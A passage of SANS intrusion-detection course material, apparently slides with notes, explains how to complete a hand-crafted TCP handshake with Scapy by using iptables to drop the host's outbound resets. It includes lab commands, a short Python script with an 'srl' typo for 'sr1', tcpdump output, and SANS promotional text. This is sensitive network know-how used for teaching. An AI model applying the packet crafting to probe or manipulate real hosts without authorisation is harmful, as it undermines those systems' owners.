We cannot stop the native TCP/IP stack from attempting to reject the “unsolicited rogue” returned packets from our crafted packets. But, we can prevent these reset packets from leaving the host. If we can block TCP resets from leaving the host, the destination host we’re communicating with will never receive them and will not reset the connection. The way we can do this is by telling iptables or the native host firewall to block the outbound resets. If the host firewall is iptables, we can configure it so that it blocks resets specific to this connection.

Now, let’s see what happens when iptables is configured to block the outbound resets for this connection. First, we send the same packet we sent before directly to the network card driver using the raw socket. The destination host responds with a SYN/ACK as before. And, the sending host responds with a reset like before. But, this time, we block the outbound reset and the destination host never receives it. The destination host has no idea this is happening.

Finally, we listen for the SYN/ACK with Scapy and respond with an appropriate acknowledgement thereby completing the three-way handshake and establishing a TCP session. We can now emulate the client by sending packets back to the server with full control of TCP sequence numbers, payload, etc. Every packet received during this exchange with the server will generate a TCP reset from our host’s TCP/IP stack, but all of them will be blocked from leaving the host.

iptables to the Rescue

TCP - Block outbound resets:

```
root@desktop: iptables -A OUTPUT -p tcp --tcp-flags RST RST
-s 192.168.1.104 -d 192.168.1.103 --destination-port 80
-j DROP
```

UDP - Block outbound ICMP port unreachables:

```
root@desktop: iptables -A OUTPUT -s 192.168.1.104
-d 192.168.1.103 -p ICMP --icmp-type port-unreachable
-j DROP
```

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Here's the syntax to use to block outbound TCP resets and ICMP unreachables for UDP traffic when invoking from the command line. The first iptables statement identifies the direction for blocking is OUTPUT, the protocol is TCP, where the TCP flag to examine is RESET and the TCP flag that must be set is RESET, a source IP 192.168.1.104 (our host), a destination host 192.168.1.103 port 80, and the action to take is DROP.

To prevent an ICMP port unreachable message for UDP traffic, we use iptables again. This time we identify a different protocol - ICMP, and specify the ICMP type of "port-unreachable" that we want iptables to DROP.

TCP Again

```
>>> ip=IP(src="192.168.1.104",dst="192.168.1.103")
>>> tcp=TCP(sport=1030,dport=80,flags="S",seq=10)
>>> sr1(ip/tcp)
Received 2 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=64 proto=tcp
chksum=0xd293 src=192.168.1.103 dst=192.168.1.104 options='' |<TCP sport=www
dport=1030 seq=1861933260 ack=11 dataofs=6L reserved=0L flags=SA window=5840
chksum=0xcce5 urgptr=0 options={'MSS', 1460} |<Padding load='\x00\x00' |>>>
>>> tcp=TCP(sport=1030,dport=80,flags="A",seq=11, ack=1861933261)
>>> send(ip/tcp)
>>> tcp.flags = "PA"
>>> data="SEND TCP"
>>> send(ip/tcp/data)

tcpdump -s0 -nnt 'tcp and host 192.168.1.103'
192.168.1.104.1030 > 192.168.1.103.80: Flags [S], seq 10
192.168.1.103.80 > 192.168.1.104.1030: Flags [S.], seq 1861933260, ack 11
192.168.1.103.80 > 192.168.1.104.1030: Flags [S.], seq 1861933260, ack 11
192.168.1.103.80 > 192.168.1.104.1030: Flags [S.], seq 1861933260, ack 11
192.168.1.104.1030 > 192.168.1.103.80: Flags [.], ack 1861933261
192.168.1.104.1030 > 192.168.1.103.80: Flags [P.], seq 11:19, ack 1861933261,
length 8
192.168.1.103.80 > 192.168.1.104.1030: Flags [.], ack 19
```

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Let's try the TCP session again after executing the iptables to block to outbound resets. This time, we'll go further and craft packets to acknowledge the SYN/ACK to complete the three-way handshake and then send some data.

We craft the TCP layer to use source port 1030, we explicitly set the TCP flag to be a SYN, and then we set the TCP initial sequence number to be 10. We assemble it with the IP header and send it with the "sr1" command to await a response. We receive a SYN/ACK response. Now, we need to acknowledge it appropriately. This means crafting the next packet to have an acknowledgement number that is one more than the server's TCP sequence number of 1861933260. Our acknowledgement number must be 1861933261. Also, the SYN segment consumes a TCP sequence number so our TCP sequence number must be one more than its value of 10 – which is 11. Finally, we have to change the flag to be an acknowledgement.

We send this. Next we want to send some data. The only thing that needs to be done is to change the flag field so that it has a PUSH and ACK. Finally, add the payload to the end of this packet and send it.

Time for a Python Program

```
#!/usr/bin/python
from scapy.all import *

ip=IP(src="192.168.1.104", dst="192.168.1.103")
SYN=TCP(sport=1030, dport=80, flags="S", seq=10)
SYNACK=srl(ip/SYN)

my_ack = SYNACK.seq + 1
ACK=TCP(sport=1030, dport=80, flags="A", seq=11, ack=my_ack)
send(ip/ACK)

data = "SEND TCP"
PUSH=TCP(sport=1030, dport=80, flags="PA", seq=11, ack=my_ack)
send(ip/PUSH/data)

tcpdump -s0 -nnt 'tcp and host 192.168.1.103'
192.168.1.104.1030 > 192.168.1.103.80: Flags [S], seq 10
192.168.1.103.80 > 192.168.1.104.1030: Flags [S.], 954493998, ack 11
192.168.1.104.1030 > 192.168.1.103.80: Flags [.], ack 954493999
192.168.1.104.1030 > 192.168.1.103.80: Flags [P.], seq 11:19, ack
954493999, length 8
192.168.1.103.80 > 192.168.1.104.1030: Flags [.] , ack 19
```

© SANS
All Rights Reserved

Intrusion Detection In-Depth

This is where using a Python program is more sensible. This frees us from having to wait and view the SYN/ACK response and increment the sequence number by 1 for the value of our acknowledgement number. The first line of the program identifies that we're using Python and the second line imports all the Scapy modules.

Next, we assemble the IP layer and then we define a TCP header instance "SYN" to represent our TCP layer with a SYN and a TCP sequence number of 10. Then, we send the "SYN" and store the response in an instance of the returned packet known as "SYNACK". Here's where the "magic" occurs. We set a variable named "my_ack" to be the value received from the server's SYN/ACK sequence number plus 1. And we assemble the TCP header that we name "ACK", and change the flag to be an acknowledgement, increment the ISN from the SYN by 1, and place our computed acknowledgement value, "my_ack" into the acknowledgement field. We send the ACK over the IP header.

Finally, we add some payload. We change the flag field only so that it has a PUSH and ACK, assemble the packet, and send it. The tcpdump session of the exchange follows. This time there is a single SYN/ACK from the server because the Scapy program computed the acknowledgement value and immediately returned an appropriate ACK response.

ABOUT SANS

SANS is the most trusted and by far the largest source for information security training and certification in the world. It also develops, maintains, and makes available at no cost the largest collection of research documents about various aspects of information security, and it operates the Internet's early warning system – the Internet Storm Center. The SANS (SysAdmin, Audit, Network, Security) Institute was established in 1989 as a cooperative research and education organization. Its programs now reach more than 165,000 security professionals around the world. A range of individuals from auditors and network administrators to chief information security officers are sharing the lessons they learn and are jointly finding solutions to the challenges they face. At the heart of SANS are the many security

practitioners in varied global organizations from corporations to universities working together to help the entire information security community. SANS provides intensive, immersion training designed to help you and your staff master the practical steps necessary for defending systems and networks against the most dangerous threats – the ones being actively exploited. This training is full of important and immediately useful techniques that you can put to work as soon as you return to your office. Courses were developed through a consensus process involving hundreds of administrators, security managers, and information security professionals, and they address both security fundamentals and awareness and the in-depth technical aspects of the most crucial areas of IT security. www.sans.org

IN-DEPTH EDUCATION AND CERTIFICATION

During the past year, more than 17,000 security, networking, and system administration professionals attended multi-day, in-depth training by the world's top security practitioners and teachers. Next year, SANS programs will educate thousands more security professionals in the US and internationally.

SANS Technology Institute (STI) is the premier skill-based accredited cybersecurity graduate school offering master's degree in information security. Our programs are hands-on and intensive, equipping students to be leaders in strengthening enterprise and global information security. Our students learn enterprise security strategies and techniques, and engage in real-world applied research, led by the top scholar-practitioners in the information security profession. Learn more about STI at www.sans.edu.

Global Information Assurance Certification (GIAC)

GIAC offers more than 27 specialized certifications in the areas of incident handling, forensics, leadership, security, penetration and audit. GIAC is ISO/ANSI/IEC 17024 accredited. The GIAC certification process validates the specific skills of security professionals with standards established on the highest benchmarks in the industry. Over 65,000 GIAC certifications have been granted with hundreds more in process. Find out more at www.giac.org.

SANS BREAKS THE NEWS

SANS NewsBites is a semi-weekly, high-level executive summary of the most important news articles that have been published on computer security during the last week. Each news item is very briefly summarized and includes a reference on the web for detailed information, if possible. www.sans.org/newsletters/newsbites

@RISK: The Consensus Security Alert is a weekly report summarizing the vulnerabilities that matter most and steps for protection. www.sans.org/newsletters/risk

Ouch! is the first consensus monthly security awareness report for end users. It shows what to look for and how to avoid phishing and other scams plus viruses and other malware using the latest attacks as examples. www.sans.org/newsletters/ouch

The Internet Storm Center (ISC) was created in 2001 following the successful detection, analysis, and widespread warning of the LiOn worm. Today, the ISC provides a free analysis and warning service to thousands of Internet users and organizations and is actively working with Internet Service Providers to fight back against the most malicious attackers. <http://isc.sans.org>

TRAINING WITHOUT TRAVEL

Nothing beats the experience of attending a live SANS training event with incomparable instructors and guest speakers, vendor solutions expos, and myriad networking opportunities. Sometimes though, travel costs and a week away from the office are just not feasible. When limited time and/or budget keeps you or your co-workers grounded, you can still get great SANS training close to home.

SANS OnSite *Your Schedule! Lower Cost!*

With SANS OnSite program you can bring a unique combination of high-quality and world-recognized instructors to train your professionals at your location and realize significant savings.

Six reasons to consider SANS OnSite:

1. Enjoy the same great certified SANS instructors and unparalleled courseware
2. Flexible scheduling – conduct the training when it is convenient for you
3. Focus on internal security issues during class and find solutions
4. Keep staff close to home
5. Realize significant savings on travel expenses
6. Enable dispersed workforce to interact with one another in one place

DoD or DoD contractors working to meet the stringent requirements of DoD-Directive 8570? SANS OnSite is the best way to help you achieve your training and certification objectives. www.sans.org/onsite

SANS OnDemand *Online Training & Assessments – Anytime, Anywhere*

When you want access to SANS' high-quality training 'anytime, anywhere', choose our advanced online delivery method! OnDemand is designed to provide a very convenient, comprehensive, and highly effective means for information security professionals to receive the same intensive, immersion training that SANS is famous for. Students will receive:

- Up to four months of access to online training
- Hard copy of course books
- Integrated lectures by SANS top-rated instructors
- Progress reports
- Access to our SANS Virtual Mentor
- Labs and hands-on exercises
- Assessments to reinforce your knowledge throughout the course

www.sans.org/ondemand

SANS vLive *Live Virtual Training – Top SANS Instructors*

SANS vLive allows you to attend SANS courses from the convenience of your home or office! Simply log in at the scheduled times and join your instructor and classmates in an interactive virtual classroom. Classes typically meet two evenings a week for five or six weeks. No other SANS training format gives you as much time with our top instructors. www.sans.org/vlive

SANS Simulcast *Live SANS Instruction in Multiple Locations!*

Log in to a virtual classroom to see, hear, and participate in a class as it is being presented LIVE at a SANS event! Event Simulcasts are available for many classes offered at major SANS events. We can also offer private Custom Simulcasts – perfect for organizations that need to train distributed workforces with limited travel budgets. www.sans.org/simulcast

For group programs, please contact us at groupsales@sans.org